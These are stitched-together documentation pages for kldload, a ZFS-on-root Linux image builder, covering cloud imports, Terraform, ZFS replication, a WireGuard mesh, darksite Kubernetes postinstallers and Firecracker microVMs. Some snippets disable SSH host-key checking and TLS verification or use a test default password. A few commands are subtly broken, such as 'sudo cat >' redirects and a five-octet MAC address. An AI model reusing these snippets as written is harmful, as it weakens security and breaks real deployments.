# Convert qcow2 to raw
qemu-img convert -f qcow2 -O raw kldload-cloud.qcow2 kldload-cloud.raw

# Upload to S3
aws s3 cp kldload-cloud.raw s3://my-bucket/kldload-cloud.raw

# Import as AMI
aws ec2 import-image \
  --description "kldload ZFS-on-root CentOS 9" \
  --disk-containers "Description=kldload,Format=raw,UserBucket={S3Bucket=my-bucket,S3Key=kldload-cloud.raw}"

# Wait for import (takes 10-30 min)
aws ec2 describe-import-image-tasks --import-task-ids import-ami-XXXXX

# Once complete, launch an instance
aws ec2 run-instances \
  --image-id ami-XXXXX \
  --instance-type m5.large \
  --key-name my-key \
  --security-group-ids sg-XXXXX \
  --subnet-id subnet-XXXXX

# SSH in — ZFS on root, in AWS
ssh admin@ec2-XX-XX-XX-XX.compute.amazonaws.com
sudo kst
```

Step 6.3: Upload to Azure (VHD)

```
# Convert qcow2 to VHD (fixed size, required by Azure)
qemu-img convert -f qcow2 -O vpc -o subformat=fixed,force_size \
  kldload-cloud.qcow2 kldload-cloud.vhd
```

```
# Upload to Azure blob storage
az storage blob upload \
  --account-name mystorageaccount \
  --container-name images \
  --type page \
  --file kldload-cloud.vhd \
  --name kldload-cloud.vhd

# Create managed image
az image create \
  --name kldload-zfs \
  --resource-group mygroup \
  --source "https://mystorageaccount.blob.core.windows.net/images/kldload-cloud.vhd" \
  --os-type Linux

# Create VM from image
az vm create \
  --name kldload-node-01 \
  --resource-group mygroup \
  --image kldload-zfs \
  --size Standard_D4s_v3 \
  --admin-username admin \
  --ssh-key-values ~/.ssh/id_ed25519.pub
```

Step 6.4: Upload to GCP

```
# Convert qcow2 to raw, then tar.gz (GCP format)
qemu-img convert -f qcow2 -O raw kldload-cloud.qcow2 disk.raw
tar czf kldload-cloud.tar.gz disk.raw

# Upload to GCS
gsutil cp kldload-cloud.tar.gz gs://my-bucket/

# Create image
gcloud compute images create kldload-zfs \
  --source-uri gs://my-bucket/kldload-cloud.tar.gz \
  --guest-os-features UEFI_COMPATIBLE

# Create instance
gcloud compute instances create kldload-node-01 \
  --image kldload-zfs \
  --machine-type n2-standard-4 \
  --zone us-west1-a
```

Phase 7: Deploy with Terraform

Step 7.1: Terraform for AWS

```
# main.tf — deploy kldload instances to AWS
provider "aws" {
  region = "us-west-2"
}

# Reference your imported AMI
data "aws_ami" "kldload" {
  most_recent = true
  owners      = ["self"]
  filter {
    name   = "name"
    values = ["kldload-zfs-*"]
  }
```

```
}

# Deploy instances
resource "aws_instance" "kldload_node" {
  count         = 3
  ami           = data.aws_ami.kldload.id
  instance_type = "m5.large"
  key_name      = "my-key"

  tags = {
    Name = "kldload-node-${count.index + 1}"
  }
}

output "instance_ips" {
  value = aws_instance.kldload_node[*].public_ip
}
```

```
# Deploy
terraform init
terraform plan
terraform apply

# Output:
# instance_ips = [
#   "54.201.123.45",
#   "54.201.123.46",
#   "54.201.123.47",
# ]

# SSH into any node
ssh admin@54.201.123.45
sudo kst
# Pool: rpool ONLINE
# ZFS on root. In AWS. From your custom image.
```

Step 7.2: Terraform for Proxmox

```
# main.tf — deploy kldload to Proxmox
terraform {
  required_providers {
    proxmox = {
      source  = "telmate/proxmox"
      version = "~> 3.0"
    }
  }
}

provider "proxmox" {
  pm_api_url      = "https://10.100.10.225:8006/api2/json"
  pm_api_token_id = "root@pam!mytoken"
  pm_api_token_secret = var.proxmox_token
  pm_tls_insecure = true
}

resource "proxmox_vm_qemu" "kldload_node" {
  count       = 3
  name        = "kldload-node-${count.index + 1}"
  target_node = "fiend"
  iso         = "local:iso/kldload-free-centos-amd64-20260321.iso"
  cores       = 4
  memory      = 8192
  machine     = "q35"
  bios        = "ovmf"
```

```
  disk {
    storage = "local-lvm"
    size    = "40G"
    type    = "scsi"
  }

  network {
    bridge = "vmbr0"
    model  = "virtio"
  }
}
```

Phase 8: Post-deploy operations

Step 8.1: Verify ZFS on every node

```
# SSH into each node and verify
ssh admin@node-1 "sudo kst"

# Expected output:
# kldload (build abc1234)
# Pool    • rpool ONLINE (No known data errors)
# Root    1.54G used / 34.6G available (compression: 1.79x)
# Snapshots 0 total
# Boot envs 1 available
# Services ✓ sshd ✓ zfs-zed ✓ sanoid.timer
```

Step 8.2: Take a golden snapshot

```
# On each node — snapshot the clean installed state
sudo ksnap
# Snapshot: rpool/ROOT/kldload-node@manual-20260321-070000
# Snapshot: rpool/home@manual-20260321-070000
# Snapshot: rpool/srv@manual-20260321-070000

# This is your rollback point. Anything goes wrong, come back here.
sudo kbe list
# NAME                          CREATED              USED
# rpool/ROOT/kldload-node       2026-03-21 07:00     1.54G
```

Step 8.3: Set up replication

```
# Install sanoid/syncoid (already included)
# Configure automatic replication to a backup server

# Initial full send
sudo zfs snapshot -r rpool@backup-base
sudo zfs send -R rpool@backup-base | ssh backup-server "sudo zfs recv -F tank/backups/node-1"

# Cron for hourly incremental
echo '0 * * * * root syncoid --recursive --no-sync-snap rpool backup-server:tank/backups/$(hostname) >>
/var/log/syncoid.log 2>&1' | \
  sudo tee /etc/cron.d/kldload-backup

# You now have hourly block-level backups. Only changed blocks are sent.
```

Step 8.4: Upgrade with rollback safety

```
# Safe upgrade — snapshot before, upgrade, rollback if broken
sudo kupgrade

# What kupgrade does:
# 1. kbe create pre-upgrade-20260321
# 2. dnf upgrade -y (or apt upgrade)
# 3. dkms rebuild zfs for new kernel (if kernel changed)
# 4. update-initramfs / dracut rebuild
# 5. Verify ZFS module loads

# If something breaks after reboot:
# 1. Reboot
# 2. At ZFSBootMenu, select pre-upgrade snapshot
# 3. Boot. You're back. 15 seconds.
# Or from a running system:
sudo kbe rollback pre-upgrade-20260321
```

Phase 9: Scale it

Step 9.1: Clone for fleet deployment

```
# You have one working node. Now make 10 more.

# On Proxmox — clone the VM
for i in $(seq 2 10); do
  pvesh create /nodes/fiend/qemu/100/clone \
    --newid $((100 + i)) \
    --name "kldload-node-$(printf '%02d' $i)" \
    --full true
  pvesh create /nodes/fiend/qemu/$((100 + i))/status/start
done

# On KVM — clone from ZFS snapshot
for i in $(seq 2 10); do
  sudo zfs clone rpool/vms/golden@base rpool/vms/node-$(printf '%02d' $i)
  # Each clone: instant, zero extra space
done

# On AWS — launch more instances from the same AMI
aws ec2 run-instances \
  --image-id ami-XXXXX \
  --count 10 \
  --instance-type m5.large
```

One image. Any platform. Any scale. Same ZFS. Same tools. Same rollback. That's kldload.

Step 9.2: Wire up WireGuard mesh

```
# On node-1 (hub)
wg genkey | sudo tee /etc/wireguard/wg1.key | wg pubkey | sudo tee /etc/wireguard/wg1.pub
sudo cat > /etc/wireguard/wg1.conf <<WG
[Interface]
Address = 10.78.0.1/16
ListenPort = 51821
PrivateKey = $(sudo cat /etc/wireguard/wg1.key)
WG
sudo systemctl enable --now wg-quick@wg1
```

```
# On each additional node
wg genkey | sudo tee /etc/wireguard/wg1.key | wg pubkey | sudo tee /etc/wireguard/wg1.pub
sudo cat > /etc/wireguard/wg1.conf <<WG
[Interface]
Address = 10.78.0.N/32
PrivateKey = $(sudo cat /etc/wireguard/wg1.key)

[Peer]
PublicKey = HUB_PUBLIC_KEY_HERE
Endpoint = HUB_IP:51821
AllowedIPs = 10.78.0.0/16
PersistentKeepalive = 25
WG
sudo systemctl enable --now wg-quick@wg1

# Add each node as a peer on the hub
sudo wg set wg1 peer NODE_PUBLIC_KEY allowed-ips 10.78.0.N/32

# All nodes can now communicate over encrypted WireGuard mesh
ping 10.78.0.2  # from hub to node-2
```

Phase 10: What you have now

> **You started with `git clone`. You now have:**
>
> A custom Linux image with ZFS on root, boot environments, automatic snapshots, 30+ CLI tools, and your own packages — deployed to bare metal, KVM, Proxmox, AWS, Azure, or GCP. Every node is identical. Every node can roll back a bad upgrade in 15 seconds. Every node replicates to a backup server hourly. The whole thing is auditable bash scripts you can read and modify.
>
> You built the image once. You deployed it everywhere. Same artifact. Every platform. Every time.

Total time from git clone to production: ~30 minutes. 10 minutes to build. 5 minutes to install. 5 minutes to verify. 10 minutes to deploy to cloud/Proxmox/fleet. The rest of your career to appreciate not having to do it again.

← Build Overview

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Infrastructure as Code

kldload + Packer + Terraform

kldload produces disk images. Packer customizes them. Terraform deploys them. Use kldload Core as your Packer base image — you get ZFS on root with zero manual setup. Then your existing cloud workflow handles the rest.

> **Without kldload:** manual ZFS setup (2 hours) → Packer → Terraform
>
> **With kldload:** kldload Core (2 minutes) → Packer → Terraform
>
> Your workflow doesn't change. Just the input image.

WHERE KLDLOAD FITS

There are tools in this space. Good ones. But they each solve a different slice of the problem.

Approach	Bare metal	ZFS	WireGuard	eBPF	GPU	Single node	No infra needed
kldload	✓	✓	✓	✓	✓	✓	✓
Cloud image builders	—	—	—	—	—	✓	✓
Network provisioners	✓	—	—	—	—	—	—
PXE-based tools	✓	—	—	—	—	—	—
Lifecycle managers	✓	—	—	—	—	—	—

The gap

Cloud image builders make VM images but can’t touch bare metal. Network provisioners and PXE tools handle bare metal but require dedicated infrastructure — DHCP servers, databases, workflow engines — just to install an OS. Lifecycle managers are built for enterprise datacenters with hundreds of nodes.

Nobody built for the person with one machine, three servers, or a small production cluster who wants a production-quality stack running on real hardware without standing up a provisioning infrastructure first.

kldload is a USB stick. Boot it. Pick your distro. Install. Export. Deploy anywhere. No infrastructure required.

THE PIPELINE

```
# 1. Build a kldload Core image
./deploy.sh clean && ./deploy.sh builder-image
PROFILE=desktop ./deploy.sh build
```

```
# 2. Install Core profile to a VM (or use unattended)
virt-install --name kldload-base --ram 4096 --vcpus 4 \
  --disk size=40,format=qcow2 --cdrom kldload-free-*.iso \
  --os-variant centos-stream9 --boot uefi --noautoconsole

# 3. Export after install
kexport qcow2   # KVM / Proxmox / OpenStack
kexport raw     # AWS (import-image)
kexport vhd     # Azure / Hyper-V
kexport vmdk    # VMware ESXi
```

PACKER — ADD YOUR APP LAYER

```
# kldload-base.pkr.hcl
source "qemu" "kldload" {
  disk_image  = true
  iso_url     = "kldload-base.qcow2"    # your kldload Core export
  format      = "qcow2"
  ssh_username = "admin"
  qemuargs    = [["-bios", "/usr/share/OVMF/OVMF_CODE.fd"]]
}

build {
  sources = ["source.qemu.kldload"]

  provisioner "shell" {
    inline = [
      # ZFS is already on root — snapshot before changes
      "sudo zfs snapshot rpool@pre-packer",

      # Install your app
      "sudo apt-get update",
      "sudo apt-get install -y nginx postgresql redis",
      "sudo systemctl enable nginx postgresql redis",

      # Create ZFS datasets for your data
      "sudo zfs create -o mountpoint=/srv/app rpool/srv/app",
      "sudo zfs create -o mountpoint=/srv/db -o recordsize=8k rpool/srv/db",

      # Snapshot after — instant rollback point
      "sudo zfs snapshot rpool@post-packer",
    ]
  }
}
```

TERRAFORM — DEPLOY THE FLEET

AWS

Export raw → upload to S3 → `aws ec2 import-image` → launch with Terraform. UEFI boot mode, gp3 EBS.

```
resource "aws_instance" "app" {
  count         = 3
  ami           = data.aws_ami.kldload.id
  instance_type = "t3.medium"
}
```

Azure

Export VHD → upload as page blob → `az image create` → deploy with Terraform.

```
resource "azurerm_linux_virtual_machine" "app" {
  source_image_id = azurerm_image.kldload.id
  size            = "Standard_B2ms"
}
```

Proxmox

qcow2 directly → template → clone with Terraform Proxmox provider. Full CoW cloning on ZFS storage.

```
resource "proxmox_vm_qemu" "app" {
  count  = 3
  clone  = "kldload-core-template"
  cores  = 4
  memory = 4096
}
```

WHAT YOU GET FOR FREE

None of this requires configuration. kldload Core does it during the 2-minute install:

✔ ZFS on root

Proper ashift, lz4 compression, acltype, xattr=sa. Not bolted on.

✔ Boot environments

ZFSBootMenu. Roll back any upgrade in 30 seconds.

✔ Dataset hierarchy

Separate /home, /var/log, /srv — independent snapshots per path.

✔ DKMS + initramfs

ZFS module built for the installed kernel. Initramfs configured. Hostid set.

Full guide with complete Packer HCL and Terraform examples: Cloud & Packer Integration →

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own

← Back to Overview

Environment Variable Reference

Every aspect of the kldload build is controlled by environment variables. Set them in `kldload.env` (sourced automatically) or pass them on the command line. No variable is required — sensible defaults are used for everything.

```
# Source the env file, then build
source kldload.env && ./deploy.sh build

# Or override on the command line
PROFILE=server DISTRO=centos ./deploy.sh build
```

Build configuration

Variable	Default	Description
`PROFILE`	`desktop`	Build profile. `desktop` includes GNOME, Firefox, webui. `server` is minimal with SSH and ops tools.
`DISTRO`	`centos`	Target distro. `centos`, `debian`, `rhel`, `rocky`.
`ARCH`	`x86_64`	Target architecture.
`RELEASE`	`9`	Distro release version (e.g., 9 for CentOS Stream 9, RHEL 9).
`EDITION`	`free`	Build edition. Always `free`.
`OUTPUT_DIR`	`live-build/output`	Where the ISO is written.
`LOG_DIR`	`live-build/logs`	Where build logs are written.
`BUILDER_IMAGE`	`kldload-live-builder:latest`	Docker image used for the build container.

RHEL subscription (RHEL builds only)

Variable	Default	Description
`RHEL_ACTIVATION_KEY`	*none*	Red Hat activation key name. Required for RHEL builds. Used at build time only — never baked into the ISO.
`RHEL_ORG_ID`	*none*	Red Hat organization ID. Found at `console.redhat.com` under your account.

Installer defaults (target system)

Variable	Default	Description
`KLDLOAD_HOSTNAME`	`kldload-node`	Hostname for the installed system.
`KLDLOAD_USERNAME`	`admin`	Admin user created during install.
`KLDLOAD_PASSWORD`	*prompted*	Admin user password. Pre-filled to `kldload` in the webui for testing.

`KLDLOAD_ROOT_PASSWORD`	*none*	Root password. If unset, root login is disabled (sudo only).
`KLDLOAD_LOCALE`	`en_US.UTF-8`	System locale.
`KLDLOAD_TIMEZONE`	`UTC`	System timezone (e.g., `America/Vancouver`).
`KLDLOAD_KEYBOARD_LAYOUT`	`us`	Keyboard layout.
`KLDLOAD_PROFILE`	`server`	Install profile for the target system.
`KLDLOAD_STORAGE_MODE`	`zfs`	Storage mode. Always `zfs`.

ZFS & storage

Variable	Default	Description
`KLDLOAD_INSTALL_DISK`	*auto-detected*	Target disk for installation (e.g., `/dev/vda`). Auto-detected if only one disk.
`KLDLOAD_ENABLE_ZFS`	`1`	Enable ZFS on root. Always `1`.
`KLDLOAD_ENABLE_ENCRYPTION`	`0`	Enable ZFS native encryption (AES-256-GCM). Prompts for passphrase at boot.

Kernel modules

Variable	Default	Description
`KLDLOAD_ENABLE_WIREGUARD`	`1`	Include WireGuard kernel module and tools.
`KLDLOAD_NVIDIA_DRIVERS`	`0`	Include NVIDIA GPU drivers. Set to `1` to enable.
`KLDLOAD_ENABLE_EBPF`	`0`	Include eBPF tools (bpftool, bpftrace, bcc). Set to `1` to enable.

Networking

Variable	Default	Description
`KLDLOAD_MIRROR`	`https://mirror.it.ubc.ca/debian`	APT mirror for Debian builds. Auto-detects local darksite mirror if available.
`KLDLOAD_SUITE`	`trixie`	Debian suite (codename).
`KLDLOAD_KEEP_DARKSITE`	`0`	Keep darksite mirror config post-install (for air-gapped targets).
`KLDLOAD_CUSTOM_MIRROR_URL`	*none*	Custom APT mirror URL for air-gapped post-install updates.

Proxmox deployment

Variable	Default	Description
`PROXMOX_HOST`	*none*	Proxmox host IP or hostname.
`PROXMOX_NODE`	*none*	Proxmox node name.
`PROXMOX_TOKEN_ID`	*none*	Proxmox API token ID (e.g., `root@pam!mytoken`).
`PROXMOX_TOKEN_SECRET`	*none*	Proxmox API token secret.
`VMID`	`902`	VM ID for Proxmox deployment.
`VM_NAME`	`kldload-free`	VM name.
`VM_MEMORY`	`4096`	VM RAM in MB.
`VM_CORES`	`4`	VM CPU cores.
`VM_DISK_GB`	`40`	VM disk size in GB.
`VM_BRIDGE`	`vmbr0`	Proxmox network bridge.

`VM_SECURE_BOOT`	`no`	Enable UEFI Secure Boot on VM.
`VM_TPM`	`yes`	Enable TPM 2.0 on VM.

USB & physical deploy

Variable	Default	Description
`USB_DEVICE`	*none*	USB device to burn ISO to (e.g., `/dev/sdb`). Must be explicitly set.
`USB_BURN_ON_DEPLOY`	`no`	Auto-burn ISO to USB after build. Set to `yes` to enable.

Seed disk (unattended install)

Variable	Default	Description
`KLDLOAD_INSTALL_DISK`	*auto*	Target disk. Auto-detected if only one non-USB disk.
`KLDLOAD_HOSTNAME`	`kldload-node`	Hostname.
`KLDLOAD_USERNAME`	`admin`	Admin user.
`KLDLOAD_PASSWORD`	*required*	Admin password.
`KLDLOAD_STORAGE_MODE`	`zfs`	Storage mode.
`KLDLOAD_TIMEZONE`	`UTC`	Timezone.
`KLDLOAD_PROFILE`	`server`	Install profile.

kldload.env is gitignored. Credentials (RHEL keys, Proxmox tokens, API secrets) live in `kldload.env` which is excluded from git. Never committed. Never in the ISO. Build-time only.

← Build Overview

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own · Expert

Custom Postinstallers — from zero to 100 microservices in seconds.

This is the advanced guide. We're going to build a complete deployment pipeline that starts with a blank disk and ends with a running Kubernetes cluster — or 100 Firecracker microVMs — or whatever you want. The secret is `postinstall.sh`: a hook that runs after kldload finishes installing the base system. Everything after that is yours.

This isn't theory. This is a real production pattern used to deploy 15-node Kubernetes clusters with etcd, load balancers, control planes, workers, monitoring, and GitOps — all from sealed ISOs that work without internet. You can build the same thing.

What is a postinstaller?

The hook point

kldload installs the base system: kernel, ZFS, bootloader, tools. When it's done, it looks for `/root/darksite/postinstall.sh` on the target system. If it exists, it runs it. That's your entry point. Everything you put in that script runs with root privileges on a freshly-installed system.

```
#!/bin/bash
# postinstall.sh — runs after kldload finishes the base install
# You have: root access, ZFS on root, network (if configured), all base packages
# You do: whatever you want

echo "My custom postinstaller is running!"
dnf install -y nginx
systemctl enable --now nginx
echo "<h1>Built by kldload</h1>" > /usr/share/nginx/html/index.html

# Signal completion
touch /root/.postinstall_done
poweroff
```

postinstall.sh is the recipe card. The base system is the kitchen. You decide what gets cooked.

Understanding chroots

What a chroot actually is

A chroot ("change root") makes a directory look like the root filesystem to a process. When kldload installs to `/target`, it creates a complete Linux system there. Then it does `chroot /target` to run commands *inside* that system as if it were booted.

This is how kldload installs packages, builds DKMS modules, and rebuilds the initramfs without ever booting the target system. It's the same technique every Linux installer uses — from Debian's debootstrap to Arch's pacstrap to Red Hat's anaconda.

```
# The installer creates a complete system at /target
debootstrap trixie /target https://deb.debian.org/debian

# Mount system filesystems so chroot commands work
mount --bind /dev  /target/dev
mount --bind /proc /target/proc
mount --bind /sys  /target/sys

# Now run commands "inside" the target system
chroot /target apt-get install -y nginx
chroot /target systemctl enable nginx

# When done, unmount and the target is a complete, bootable system
umount /target/sys /target/proc /target/dev
```

A chroot is a portal into the target system. You reach through it to install packages, configure services, and set up users — all before the system ever boots.

The darksite pattern: baking everything in

What is a darksite?

A "darksite" is an air-gapped deployment — no internet, no upstream repos, no cloud APIs. Everything the system needs must be baked into the ISO or carried on the USB drive. This includes:

- **APT/DNF packages** — a complete local repository snapshot
- **Container images** — OCI tarballs loaded into containerd/Docker on first boot
- **Ansible playbooks** — the entire orchestration tree
- **Helm charts** — bundled for offline Kubernetes deployments
- **TLS certificates** — pre-generated PKI for etcd, API server, etc.
- **WireGuard keys** — hub keypairs for mesh networking
- **Configuration files** — per-node or per-role configs baked in

A darksite ISO is a shipping container. Everything needed for the destination is packed inside. Nothing is downloaded at deploy time. Nothing phones home.

Payload directory structure

```
payload/darksite/
├── postinstall.sh              # Entry point — runs on first boot
├── apply.py                    # Cluster convergence orchestrator
├── cluster-seed/
│   └── peers.json              # Node inventory (WG IPs, roles)
├── ansible/
│   ├── ansible.cfg             # Ansible configuration
│   ├── site.yml                # Main playbook (imports all roles)
│   ├── group_vars/             # Per-group configuration
│   ├── host_vars/              # Per-host configuration
│   ├── roles/                  # Role implementations
│   │   ├── etcd_cluster/       # etcd setup + PKI
│   │   ├── k8s_pkgs/           # kubelet, kubeadm, kubectl
│   │   ├── kubeadm_init/       # Control plane initialization
│   │   ├── kubeadm_join_cp/    # Join additional control planes
│   │   ├── kubeadm_join_worker/# Join workers
│   │   ├── lb_haproxy/         # Load balancer config
│   │   ├── prometheus_config/  # Monitoring
│   │   ├── helm/               # Helm 3 bootstrap
│   │   └── ingress_nginx/      # Ingress controller
```

```
│   └── artifacts/
│       ├── etcd-pki/           # Pre-generated etcd certificates
│       ├── join_cp.sh          # Control plane join script
│       └── join_worker.sh      # Worker join script
├── helm/
│   └── bootstrap.sh            # Helm chart installation
└── systemd/
    ├── darksite-apply.service   # Runs apply.py on first boot
    └── darksite-wg-reflector.*  # WireGuard peer sync
```

This entire tree gets embedded in the ISO. On first boot, `postinstall.sh` unpacks it and the system bootstraps itself from the payload. No internet. No external dependencies.

Example: Building a Kubernetes cluster from postinstall.sh

Here's the real-world pattern. One master node, multiple workers. Each gets a customized ISO with a role-specific postinstaller. The master opens a WireGuard enrollment window, workers connect and register, then Ansible converges the cluster.

Step 1: The master postinstaller

postinstall-master.sh

```
#!/bin/bash
set -euo pipefail

# ── Phase 1: Base packages ──
dnf install -y python3 wireguard-tools nftables salt-master chrony

# ── Phase 2: WireGuard hub (star topology) ──
# Master is the center. Every worker connects back to us.
wg genkey | tee /etc/wireguard/wg1.key | wg pubkey > /etc/wireguard/wg1.pub

cat > /etc/wireguard/wg1.conf <<EOF
[Interface]
Address = 10.78.0.1/16
ListenPort = 51821
PrivateKey = $(cat /etc/wireguard/wg1.key)
# Peers added dynamically during enrollment
EOF

systemctl enable --now wg-quick@wg1

# ── Phase 3: Export hub metadata ──
# Workers fetch this to know how to reach us
cat > /srv/wg/hub.env <<EOF
HUB_LAN=$(hostname -I | awk '{print $1}')
WG1_PUB=$(cat /etc/wireguard/wg1.pub)
WG1_PORT=51821
WG1_NET=10.78.0.0/16
EOF

# ── Phase 4: Enrollment window ──
# Workers can add themselves as peers during this window
touch /srv/wg/ENROLL_ENABLED

# ── Phase 5: Salt master ──
systemctl enable --now salt-master

# ── Phase 6: Wait for workers, then converge ──
# This runs as a systemd service (darksite-apply.service)
# apply.py waits for all minions, then runs Ansible

touch /root/.postinstall_done
```

The master is the hub of a star. It generates keys, opens the door for workers, and orchestrates the cluster once everyone has arrived.

Step 2: The worker postinstaller

postinstall-worker.sh

```
#!/bin/bash
set -euo pipefail

# ── Phase 1: Base packages ──
dnf install -y wireguard-tools salt-minion prometheus-node-exporter

# ── Phase 2: Read hub metadata (baked into ISO) ──
source /root/darksite/cluster-seed/hub.env

# ── Phase 3: WireGuard spoke (connect back to hub) ──
wg genkey | tee /etc/wireguard/wg1.key | wg pubkey > /etc/wireguard/wg1.pub

cat > /etc/wireguard/wg1.conf <<EOF
[Interface]
Address = ${MY_WG1_IP}/32
PrivateKey = $(cat /etc/wireguard/wg1.key)

[Peer]
PublicKey = ${WG1_PUB}
Endpoint = ${HUB_LAN}:${WG1_PORT}
AllowedIPs = ${WG1_NET}
PersistentKeepalive = 25
EOF

systemctl enable --now wg-quick@wg1

# ── Phase 4: Auto-enroll with hub ──
# SSH to master and register our WireGuard public key
ssh -o StrictHostKeyChecking=no -i /root/darksite/enroll_key \
    root@${HUB_LAN} "wg-add-peer $(cat /etc/wireguard/wg1.pub) ${MY_WG1_IP} wg1"

# ── Phase 5: Salt minion (points to master) ──
echo "master: ${HUB_LAN}" > /etc/salt/minion.d/master.conf
systemctl enable --now salt-minion

touch /root/.postinstall_done
```

The worker connects back to the hub, registers itself, and waits for instructions. Zero manual configuration.

Step 3: The convergence orchestrator

apply.py — runs on the master after all workers are enrolled

```
# Simplified convergence flow:

# 1. Wait for all Salt minions to check in
while salt_minion_count < expected_count:
    salt "*" test.ping
    sleep 3

# 2. Push SSH keys for Ansible
salt "*" cmd.run "mkdir -p /home/ansible/.ssh"
# ... distribute ansible user's pubkey to all nodes

# 3. Run Ansible playbook
```

```
ansible-playbook /srv/ansible/site.yml

# Ansible runs in order:
#   00_preflight.yml      → verify connectivity
#   02_common.yml         → kernel tuning, base packages
#   03_containerd.yml     → container runtime
#   04_k8s_packages.yml   → kubelet, kubeadm, kubectl
#   05_etcd_pki.yml       → distribute pre-generated certs
#   06_etcd_cluster.yml   → bootstrap 3-node etcd
#   07_loadbalancers.yml  → HAProxy for API server VIP
#   08_cp_init.yml        → kubeadm init (first control plane)
#   09_cp_join.yml        → join remaining control planes
#   10_worker_join.yml    → join workers
#   11_cilium.yml         → CNI networking
#   12_monitoring.yml     → Prometheus + Grafana
#   13_helm.yml           → Helm 3
#   99_verify.yml         → kubectl get nodes
```

The entire Ansible tree is baked into the ISO. No git clone. No downloading roles. The payload directory contains every playbook, role, template, and certificate. The cluster converges from local files.

The two-poweroff pattern

Why the system powers off twice

```
Boot 1: ISO installer
  ├── Preseed-driven install (no prompts)
  ├── Late command copies darksite payload to /target
  ├── Enables bootstrap.service
  └── POWEROFF ← first poweroff (installer done)

Boot 2: From disk (ISO ejected)
  ├── bootstrap.service runs postinstall.sh
  ├── Packages installed, WireGuard configured
  ├── Salt minion registered
  └── POWEROFF ← second poweroff (postinstall done)

Boot 3: Production
  ├── All services running
  ├── WireGuard mesh active
  ├── Salt connected to master
  └── Ready for Ansible convergence
```

This separation is deliberate. The first poweroff proves the base install worked. The second poweroff proves the postinstaller worked. The third boot is production. Each phase is independently verifiable. If any phase fails, you know exactly where.

Assembly line: Station 1 builds the frame. Station 2 installs the engine. Station 3 starts the car. Each station signs off before the next one starts.

Snapshot, clone, and replicate

The golden image pattern

Once you have a working system (post-postinstall), snapshot it. That snapshot becomes your golden image. Clone it for every new node. Each clone takes milliseconds and uses zero extra space.

```
# After postinstall completes, snapshot the golden state
zfs snapshot rpool/ROOT/kldload-node@golden
```

```
# Clone for each new node (instant, zero space)
zfs clone rpool/ROOT/kldload-node@golden rpool/ROOT/worker-01
zfs clone rpool/ROOT/kldload-node@golden rpool/ROOT/worker-02
zfs clone rpool/ROOT/kldload-node@golden rpool/ROOT/worker-03

# Or replicate to another machine
zfs send rpool/ROOT/kldload-node@golden | ssh kvm-host zfs recv tank/golden/worker

# Create a ZVOL from the golden image for KVM
zfs send rpool/ROOT/kldload-node@golden | zfs recv rpool/vms/worker-01
# Boot as a VM — instant deployment
```

Bake one cake. Cut as many slices as you need. Each slice is a running server.

Firecracker microVMs: 100 instances in seconds

From ZFS clone to microVM in 125ms

Firecracker is Amazon's microVM hypervisor. It boots a Linux kernel in 125 milliseconds with ~5MB of memory overhead. Combined with ZFS clones, you can spray hundreds of isolated microVMs across a machine in seconds.

```
#!/bin/bash
# spray-microvms.sh — deploy 100 microVMs from a golden image

GOLDEN="rpool/vms/golden-microvm"
KERNEL="/boot/vmlinuz-$(uname -r)"
COUNT=100

# Snapshot the golden image once
zfs snapshot "${GOLDEN}@base"

for i in $(seq 1 $COUNT); do
    VM_NAME="micro-$(printf '%03d' $i)"

    # Clone the golden image (instant, zero space)
    zfs clone "${GOLDEN}@base" "rpool/vms/${VM_NAME}"

    # Get the zvol device path
    ROOTFS="/dev/zvol/rpool/vms/${VM_NAME}"

    # Launch Firecracker microVM
    firecracker --no-api \
        --boot-source "kernel_image_path=${KERNEL}" \
        --boot-source "boot_args=console=ttyS0 root=/dev/vda ro" \
        --drives "drive_id=rootfs,path_on_host=${ROOTFS},is_root_device=true" \
        --machine-config "vcpu_count=1,mem_size_mib=128" \
        --network-interfaces "iface_id=eth0,guest_mac=AA:FC:00:00:${i}" \
        &

    echo "Launched ${VM_NAME}"
done

echo "Deployed ${COUNT} microVMs from golden image"
# Total time: ~15 seconds for 100 VMs
# Total extra disk: ~0 until VMs diverge (CoW)
```

100 shipping containers, each with its own isolated Linux kernel, deployed in the time it takes to pour a coffee. Each one uses zero extra disk until it writes something unique. That's the power of ZFS clones + Firecracker.

Hardware as a Service: the cron job pattern

Sell your hardware by the hour

```
# crontab -e

# Customer A: 6am-2pm
0  6 * * * /usr/local/bin/deploy-customer-a.sh
0 14 * * * /usr/local/bin/teardown-customer-a.sh

# Customer B: 2pm-10pm
0 14 * * * /usr/local/bin/deploy-customer-b.sh
0 22 * * * /usr/local/bin/teardown-customer-b.sh

# Nightly maintenance: 10pm-6am
0 22 * * * /usr/local/bin/scrub-and-snapshot.sh
```

```
#!/bin/bash
# deploy-customer-a.sh

# Clone from golden image (instant)
for i in $(seq 1 20); do
    zfs clone rpool/golden/customer-a@latest rpool/vms/cust-a-$(printf '%02d' $i)
done

# Boot all VMs
for vm in /dev/zvol/rpool/vms/cust-a-*; do
    virsh start "$(basename $vm)" &
done

echo "Customer A environment live — 20 VMs deployed"
```

```
#!/bin/bash
# teardown-customer-a.sh

# Snapshot for billing/audit
zfs snapshot -r rpool/vms/cust-a@teardown-$(date +%Y%m%d-%H%M)

# Destroy all VMs (instant — CoW means no disk cleanup)
for vm in $(virsh list --name | grep cust-a); do
    virsh destroy "$vm" 2>/dev/null
    virsh undefine "$vm" --nvram 2>/dev/null
done

# Destroy clones (instant — only divergent blocks freed)
for ds in $(zfs list -H -o name | grep rpool/vms/cust-a-); do
    zfs destroy "$ds"
done

echo "Customer A environment torn down"
```

Same hardware, three customers, three shifts. Each gets a fresh environment. Snapshots for billing. Zero residual data between tenants. This is what cloud providers do — you just cut out the middleman.

Infrastructure as Code — baked in, not bolted on

The payload IS the infrastructure

Traditional IaC pulls code from git at deploy time. Darksite IaC bakes it into the artifact. The ISO contains the complete Ansible tree:

- **Roles** — etcd, containerd, kubeadm, haproxy, prometheus, helm, ingress
- **Group vars** — per-role configuration (k8s versions, network CIDRs, feature flags)
- **Host vars** — per-node IPs, roles, WireGuard addresses

- **Artifacts** — pre-generated PKI certificates, join scripts, helm charts
- **Templates** — Jinja2 templates for haproxy.cfg, prometheus.yml, etcd.conf, kubeadm-config

Nothing is downloaded at deploy time. The playbook runs against local files. The certificates are pre-generated. The container images are pre-pulled. **The artifact is the deployment.**

The drop-off points

